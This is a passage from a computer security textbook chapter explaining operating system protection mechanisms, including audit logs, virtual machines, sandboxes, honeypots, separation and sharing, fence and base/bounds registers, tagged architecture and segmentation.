The complexity of timing, coordination, and hand-offs in operating system design and activation is enormous. Further complicating this situation is the fact that operating systems and add-ons change all the time. A flaw in one module causes its replacement, a new way to implement a function leads to new code, and support for different devices requires updated software. Compatibility and consistency are especially important for operating system functions.

Next, we consider some of the tools and techniques that operating systems use to enforce protection.

Operating System Tools to Implement Security Functions

In this section we consider how an operating system actually implements the security functions for general objects of unspecified types, such as files, devices, or lists, memory objects, databases, or sharable tables. To make the explanations easier to understand, we

sometimes use an example of a specific object, such as a file. Note, however, that a general mechanism can be used to protect any type of object for which access must be limited.

Remember the basic access control paradigm articulated by Scott Graham and Peter Denning [GRA72] and explained in [Chapter 2](#): A subject is permitted to access an object in a particular mode, and only such authorized accesses are allowed. In [Chapter 2](#) we presented several access control techniques: the access control list (ACL), the privilege list, and capabilities. Operating systems implement both the underlying tables supporting access control and the mechanisms that check for acceptable uses.

Another important operating system function related to the access control function is audit: a log of which subject accessed which object when and in what manner. Auditing is a tool for reacting after a security breach, not for preventing one. If critical information is leaked, an audit log may help to determine exactly what information has been compromised and perhaps by whom and when. Such knowledge can help limit the damage of the breach and also help prevent future incidents by illuminating what went wrong this time.

Audit logs show what happened in an incident; analysis of logs can guide prevention of future successful strikes.

An operating system cannot log every action because of the volume of such data. The act of writing to the audit record is also an action, which would generate another record, leading to an infinite chain of records from just the first access. But even if we put aside the problem of auditing the audit, little purpose is served by recording every time a memory location is changed or a file directory is searched. Furthermore, the audit trail is useful only if it is analyzed. Too much data impedes timely and critical analysis.

Virtualization

Another important operating system security technique is virtualization, providing the appearance of one set of resources by using different resources. If you present a plate of cookies to a group of children, the cookies will likely all disappear. If you hide the cookies and put them out a few at a time you limit the children's access. Operating systems can do the same thing.

Virtual Machine

Suppose one set of users, call it the A set, is to be allowed to access only A data, and different users, the B set, can access only B data. We can implement this separation easily and reliably with two unconnected machines. But for performance, economic, or efficiency reasons, that approach may not be desirable. If the A and B sets overlap, strict separation is impossible.

Another approach is **virtualization**, in which the operating system presents each user with just the resources that class of user should see. To an A user, the machine, called a **virtual machine**, contains only the A resources. It could seem to the A user as if there is a disk drive, for example, with only the A data. The A user is unable to get to—or even know of the existence of—B resources, because the A user has no way to formulate a

command that would expose those resources, just as if they were on a separate machine.

Virtualization: presenting a user the appearance of a system with only the resources the user is entitled to use

Virtualization has advantages other than for security. With virtual machines, an operating system can simulate the effect of one device by using another. So, for example, if an installation decides to replace local disk devices with cloud-based storage, neither the users nor their programs need make any change; the operating system virtualizes the disk drives by covertly modifying each disk access command so the new commands retrieve and pass along the right data. You execute the command meaning “give me the next byte in this file.” But the operating system has to determine where the file is stored physically on a disk and convert the command to read from sector s block b byte $y+1$. Unless byte y was the end of a block, in which case the next byte may come from a completely different disk location. Or the command might convert to cloud space c file f byte z . You are oblivious to such transformations because the operating system shields you from such detail.

Hypervisor

A **hypervisor**, or **virtual machine monitor**, is the software that implements a virtual machine. It receives all user access requests, directly passes along those that apply to real resources the user is allowed to access, and redirects other requests to the virtualized resources.

Virtualization can apply to operating systems as well as to other resources. Thus, for example, one virtual machine could run the operating system of an earlier, outdated machine. Instead of maintaining compatibility with old operating systems, developers would like people to transition to a new system. However, installations with a large investment in the old system might prefer to make the transition gradually; to be sure the new system works, system managers may choose to run both old and new systems in parallel, so that if the new system fails for any reason, the old system provides uninterrupted use. In fact, for a large enough investment, some installations might prefer to never switch. With a hypervisor to run the old system, all legacy applications and systems work properly on the new system.

A hypervisor can also support two or more operating systems simultaneously. Suppose you are developing an operating system for a new hardware platform; the hardware will not be ready for some time, but when it is available, at the same time you want to have an operating system that can run on it. Alas, you have no machine on which to develop and test your new system. The solution is a virtual machine monitor that simulates the entire effect of the new hardware. It receives system calls from your new operating system and responds just as would the real hardware. Your operating system cannot detect that it is running in a software-controlled environment.

This controlled environment has obvious security advantages: Consider a law firm working on both defense and prosecution of the same case. To install two separate computing networks and computing systems for the two teams is infeasible, especially considering that the teams could legitimately share common resources (access to a library

or use of common billing and scheduling functions, for example). Two virtual machines with both separation and overlap support these two sides effectively and securely.

The original justification for virtual machine monitors—shared use of large, expensive mainframe computers—has been diminished with the rise of smaller, cheaper servers and personal computers. However, virtualization has become very helpful for developing support for more specialized machine clusters, such as massively parallel processors. These powerful niche machines are relatively scarce, so there is little motivation to write operating systems that can take advantage of their hardware. But hypervisors can support use of conventional operating systems and applications in a parallel environment.

A team of IBM researchers [CHR09] has investigated how virtualization affects the problem of determining the integrity of code loaded as part of an operating system. The researchers showed that the problem is closely related to the problem of determining the integrity of any piece of code, for example, something downloaded from a web site.

Sandbox

A concept similar to virtualization is the notion of a sandbox. As its name implies, a **sandbox** is a protected environment in which a program can run and not endanger anything else on the system.

Sandbox: an environment from which a process can have only limited, controlled impact on outside resources

The original design of the Java system was based on the sandbox concept, skillfully led by Li Gong [GON97]. The designers of Java intended the system to run code, called applets, downloaded from untrusted sources such as the Internet. Java trusts locally derived code with full access to sensitive system resources (such as files). It does not, however, trust downloaded remote code; for that code Java provides a sandbox, limited resources that cannot cause negative effects outside the sandbox. The idea behind this design was that web sites could have code execute remotely (on local machines) to display complex content on web browsers.

Java compilers and a tool called a bytecode verifier ensure that the system executes only well-formed Java commands. A class loader utility is part of the virtual machine monitor to constrain untrusted applets to the safe sandbox space. Finally, the Java Virtual Machine serves as a reference monitor to mediate all access requests. The Java runtime environment is a kind of virtual machine that presents untrusted applets with an unescapable bounded subset of system resources.

Unfortunately, the original Java design proved too restrictive [GON09]; people wanted applets to be able to access some resource outside the sandbox. Opening the sandbox became a weak spot, as you can well appreciate. A subsequent release of the Java system allowed signed applets to have access to most other system resources, which became a potential—and soon actual—security vulnerability. Still, the original concept showed the security strength of a sandbox as a virtual machine.

Honeypot

A final example of a virtual machine for security is the honeypot. A **honeypot** is a faux

environment intended to lure an attacker. Usually employed in a network, a honeypot shows a limited (safe) set of resources for the attacker; meanwhile, administrators monitor the attacker's activities in real time to learn more about the attacker's objectives, tools, techniques, and weaknesses, and then use this knowledge to defend systems effectively.

Honeypot: system to lure an attacker into an environment that can be both controlled and monitored

Cliff Stoll [[STO88](#)] and Bill Cheswick [[CHE90](#)] both employed this form of honeypot to engage with their separate attackers. The attackers were interested in sensitive data, especially to identify vulnerabilities (presumably to exploit later). In these cases, the researchers engaged with the attacker, supplying real or false results in real time. Stoll, for example, decided to simulate the effect of a slow speed, unreliable connection. This gave Stoll the time to analyze the attacker's commands and make certain files visible to the attacker; if the attacker performed an action that Stoll was not ready or did not want to simulate, Stoll simply broke off the communication, as if the unreliable line had failed yet again. Obviously, this kind of honeypot requires a great investment of the administrator's time and mental energy.

Some security researchers operate honeypots as a way of seeing what the opposition is capable of doing. Virus detection companies put out attractive, poorly protected systems and then check how the systems have been infected: by what means, with what result. This research helps inform further product development.

In all these cases, a honeypot is an attractive target that turns out to be a virtual machine: What the attacker can see is a chosen, controlled view of the actual system.

These examples of types of virtual machines show how they can be used to implement a controlled security environment. Next we consider how an operating system can control sharing by separating classes of subjects and objects.

Separation and Sharing

The basis of protection is separation: keeping one user's objects separate from other users. John Rushby and Brian Randell [[RUS83](#)] note that separation in an operating system can occur in several ways:

- *physical separation*, by which different processes use different physical objects, such as separate printers for output requiring different levels of security
- *temporal separation*, by which processes having different security requirements are executed at different times
- *logical separation*, by which users operate under the illusion that no other processes exist, as when an operating system constrains a program's accesses so that the program cannot access objects outside its permitted domain
- *cryptographic separation*, by which processes conceal their data and computations in such a way that they are unintelligible to outside processes

Separation occurs by space, time, access control, or cryptography.

Of course, combinations of two or more of these forms of separation are also possible.

The categories of separation are listed roughly in increasing order of complexity to implement, and, for the first three, in decreasing order of the security provided. However, the first two approaches are very stringent and can lead to poor resource utilization. Therefore, we would like to shift the burden of protection to the operating system to allow concurrent execution of processes having different security needs.

But separation is only half the answer. We generally want to separate one user from another user's objects, but we also want to be able to provide sharing for some of those objects. For example, two users with two bodies of sensitive data may want to invoke the same search algorithm or function call. We would like the users to be able to share the algorithms and functions without compromising their individual data. An operating system can support separation and sharing in several ways, offering protection at any of several levels.

- *Do not protect.* Operating systems with no protection are appropriate when sensitive procedures are being run at separate times.
- *Isolate.* When an operating system provides isolation, different processes running concurrently are unaware of the presence of each other. Each process has its own address space, files, and other objects. The operating system must confine each process somehow so that the objects of the other processes are completely concealed.
- *Share all or share nothing.* With this form of protection, the owner of an object declares it to be public or private. A public object is available to all users, whereas a private object is available only to its owner.
- *Share but limit access.* With protection by access limitation, the operating system checks the allowability of each user's potential access to an object. That is, access control is implemented for a specific user and a specific object. Lists of acceptable actions guide the operating system in determining whether a particular user should have access to a particular object. In some sense, the operating system acts as a guard between users and objects, ensuring that only authorized accesses occur.
- *Limit use of an object.* This form of protection limits not just the access to an object but the use made of that object after it has been accessed. For example, a user may be allowed to view a sensitive document but not to print a copy of it. More powerfully, a user may be allowed access to data in a database to derive statistical summaries (such as average salary at a particular grade level), but not to determine specific data values (salaries of individuals).

Again, these modes of sharing are arranged in increasing order of difficulty to implement, but also in increasing order of fineness (which we also describe as granularity) of protection they provide. A given operating system may provide different levels of protection for different objects, users, or situations. As we described earlier in this chapter, the granularity of control an operating system implements may not be ideal for the kinds of objects a user needs.

Hardware Protection of Memory

In this section we describe several ways of protecting a memory space. We want a program to be able to share selected parts of memory with other programs and even other users, and especially we want the operating system and a user to coexist in memory without the user's being able to interfere with the operating system. Even in single-user systems, as you have seen, it may be desirable to protect a user from potentially compromisable system utilities and applications. Although the mechanisms for achieving this kind of sharing are somewhat complicated, much of the implementation can be reduced to hardware, thus making sharing efficient and highly resistant to tampering.

Memory protection implements both separation and sharing.

Fence

The simplest form of memory protection was introduced in single-user operating systems, to prevent a faulty user program from destroying part of the resident portion of the operating system. As its name implies, a **fence** is a method to confine users to one side of a boundary.

In one implementation, the fence was a predefined memory address, enabling the operating system to reside on one side and the user to stay on the other. An example of this situation is shown in [Figure 5-6](#). Unfortunately, this kind of implementation was very restrictive because a predefined amount of space was always reserved for the operating system, whether the space was needed or not. If less than the predefined space was required, the excess space was wasted. Conversely, if the operating system needed more space, it could not grow beyond the fence boundary.




FIGURE 5-6 Fence Protection

Another implementation used a hardware register, often called a **fence register**, containing the address of the end of the operating system. In contrast to a fixed fence, in this scheme the location of the fence could be changed. Each time a user program

generated an address for data modification, the address was automatically compared with the fence address. If the address was greater than the fence address (that is, in the user area), the instruction was executed; if it was less than the fence address (that is, in the operating system area), an error condition was raised. The use of fence registers is shown in [Figure 5-7](#).




FIGURE 5-7 Fence Registers

A fence register protects in only one direction. In other words, an operating system can be protected from a single user, but the fence cannot protect one user from another user. Similarly, a user cannot identify certain areas of the program as inviolable (such as the code of the program itself or a read-only data area).

Base/Bounds Registers

A major advantage of an operating system with fence registers is the ability to relocate; this characteristic is especially important in a multiuser environment, although it is also useful with multiple concurrent processes loaded dynamically (that is, only when called). With two or more users, none can know in advance where a program will be loaded for execution. The relocation register solves the problem by providing a base or starting address. All addresses inside a program are offsets from that base address. A variable fence register is generally known as a **base register**.

Fence registers designate a lower bound (a starting address) but not an upper one. An upper bound can be useful in knowing how much space is allotted and in checking for overflows into “forbidden” areas. To overcome this difficulty, a second register is often added, as shown in [Figure 5-8](#). The second register, called a **bounds register**, is an upper address limit, in the same way that a base or fence register is a lower address limit. Each program address is forced to be above the base address because the contents of the base register are added to the address; each address is also checked to ensure that it is below the bounds address. In this way, a program’s addresses are neatly confined to the space between the base and the bounds registers.




FIGURE 5-8 Base and Bounds Registers

This technique protects a program's addresses from modification by another user. When execution changes from one user's program to another's, the operating system must change the contents of the base and bounds registers to reflect the true address space for that user. This change is part of the general preparation, called a context switch, that the operating system must perform when transferring control from one user to another.

With a pair of base/bounds registers, each user is perfectly protected from outside users, or, more correctly, outside users are protected from errors in any other user's program. Erroneous addresses inside a user's address space can still affect that program because the base/bounds checking guarantees only that each address is inside the user's address space. For example, a user error might occur when a subscript is out of range or an undefined variable generates an address reference within the user's space but, unfortunately, inside the executable instructions of the user's program. In this manner, a user can accidentally store data on top of instructions. Such an error can let a user inadvertently destroy a program, but (fortunately) only that user's own program.

Base/bounds registers surround a program, data area, or domain.

We can solve this overwriting problem by using another pair of base/bounds registers, one for the instructions (code) of the program and a second for the data space. Then, only instruction fetches (instructions to be executed) are relocated and checked with the first register pair, and only data accesses (operands of instructions) are relocated and checked with the second register pair. The use of two pairs of base/bounds registers is shown in [Figure 5-9](#). Although two pairs of registers do not prevent all program errors, they limit the effect of data-manipulating instructions to the data space. The pairs of registers offer another more important advantage: the ability to split a program into two pieces that can be relocated separately.




FIGURE 5-9 Two Pairs of Base and Bounds Registers

These two features seem to call for the use of three or more pairs of registers: one for code, one for read-only data, and one for modifiable data values. Although in theory this concept can be extended, two pairs of registers are the limit for practical computer design. For each additional pair of registers (beyond two), something in the machine code or state of each instruction must indicate which relocation pair is to be used to address the instruction's operands. That is, with more than two pairs, each instruction specifies one of two or more data spaces. But with only two pairs, the decision can be automatic: data operations (add, bit shift, compare) with the data pair, execution operations (jump) with the code area pair.

Tagged Architecture

Another problem with using base/bounds registers for protection or relocation is their contiguous nature. Each pair of registers confines accesses to a consecutive range of addresses. A compiler or loader can easily rearrange a program so that all code sections are adjacent and all data sections are adjacent.







However, in some cases you may want to protect some data values but not all. For example, a personnel record may require protecting the field for salary but not office location and phone number. Moreover, a programmer may want to ensure the integrity of certain data values by allowing them to be written when the program is initialized but prohibiting the program from modifying them later. This scheme protects against errors in the programmer's own code. A programmer may also want to invoke a shared subprogram from a common library. We can address some of these issues by using good design, both in the operating system and in the other programs being run. Recall that in [Chapter 3](#) we

studied good design characteristics such as information hiding and modularity in program design. These characteristics dictate that one program module must share with another module only the minimum amount of data necessary for both of them to do their work.

Additional, operating-system-specific design features can help, too. Base/bounds registers create an all-or-nothing situation for sharing: Either a program makes all its data available to be accessed and modified or it prohibits access to all. Even if there were a third set of registers for shared data, all shared data would need to be located together. A procedure could not effectively share data items A, B, and C with one module, A, C, and D with a second, and A, B, and D with a third. The only way to accomplish the kind of sharing we want would be to move each appropriate set of data values to some contiguous space. However, this solution would not be acceptable if the data items were large records, arrays, or structures.

An alternative is **tagged architecture**, in which every word of machine memory has one or more extra bits to identify the access rights to that word. These access bits can be set only by privileged (operating system) instructions. The bits are tested every time an instruction accesses that location.

For example, as shown in [Figure 5-10](#), one memory location may be protected as execute-only (for example, the object code of instructions), whereas another is protected for fetch-only (for example, read) data access, and another accessible for modification (for example, write). In this way, two adjacent locations can have different access rights. Furthermore, with a few extra tag bits, different classes of data (numeric, character, address, or pointer, and undefined) can be separated, and data fields can be protected for privileged (operating system) access only.

Tag	Memory Word
R	0001
RW	0137
R	0099
X	
X	
X	
X	
X	
X	
R	4091
RW	0002

Code: R = Read-only RW = Read/Write
 X = Execute-only

FIGURE 5-10 Tagged Architecture

This protection technique has been used on a few systems, although the number of tag bits has been rather small. The Burroughs B6500-7500 system used three tag bits to separate data words (three types), descriptors (pointers), and control words (stack pointers and addressing control words). The IBM System/38 used a tag to control both integrity and access.

A machine architecture called BiiN, designed by Siemens and Intel together, used one tag that applied to a group of consecutive locations, such as 128 or 256 bytes. With one tag for a block of addresses, the added cost for implementing tags was not as high as with one tag per location. The Intel I960 extended-architecture processor used a tagged architecture with a bit on each memory word that marked the word as a “capability,” not as an ordinary location for data or instructions. A capability controlled the access to a variable-sized memory block or segment. This large number of possible tag values supported memory segments that ranged in size from 64 to 4 billion bytes, with a potential 2^{256} different protection domains.

Compatibility of code presented a problem with the acceptance of a tagged architecture. A tagged architecture may not be as useful as more modern approaches, as we see shortly. Some of the major computer vendors are still working with operating systems that were designed and implemented many years ago for architectures of that era: Unix dates to the 1970s; Mach, the heart of Apple’s iOS, was a 1980s derivative of Unix; and parts of modern Windows are from the 1980s DOS, early 1990s Windows, and late 1990s NT. Indeed, most manufacturers are locked into a more conventional memory architecture because of the wide availability of components and a desire to maintain compatibility among operating systems and machine families. A tagged architecture would require fundamental changes to substantially all the operating system code, a requirement that can be prohibitively expensive. But as the price of memory continues to fall, the implementation of a tagged architecture becomes more feasible.

Virtual Memory

We present two more approaches to memory protection, each of which can be implemented on top of a conventional machine structure, suggesting a better chance of acceptance. Although these approaches are ancient by computing standards—they were designed between 1965 and 1975—they have been implemented on many machines since then. Furthermore, they offer important advantages in addressing, with memory protection being a delightful bonus.

Segmentation

The first of these two approaches, **segmentation**, involves the simple notion of dividing a program into separate pieces. Each piece has a logical unity, exhibiting a relationship among all its code or data values. For example, a segment may be the code of a single procedure, the data of an array, or the collection of all local data values used by a particular module. Segmentation was developed as a feasible means to produce the effect of the equivalent of an unbounded number of base/bounds registers. In other words, segmentation allows a program to be divided into many pieces having different access rights.

Each segment has a unique name. A code or data item within a segment is addressed as the pair $\langle \text{name, offset} \rangle$, where name is the name of the segment containing the data item and offset is its location within the segment (that is, its distance from the start of the segment).

Logically, the programmer pictures a program as a long collection of segments. Segments can be separately relocated, allowing any segment to be placed in any available memory locations. The relationship between a logical segment and its true memory position is shown in [Figure 5-11](#).




FIGURE 5-11 Segmentation

The operating system must maintain a table of segment names and their true addresses in memory. When a program generates an address of the form $\langle \text{name, offset} \rangle$, the operating system looks up name in the segment directory and determines its real beginning memory address. To that address the operating system adds offset, giving the true memory address of the code or data item. This translation is shown in [Figure 5-12](#). For efficiency there is usually one operating system segment address table for each process in execution. Two processes that need to share access to a single segment would have the same segment name and address in their segment tables.

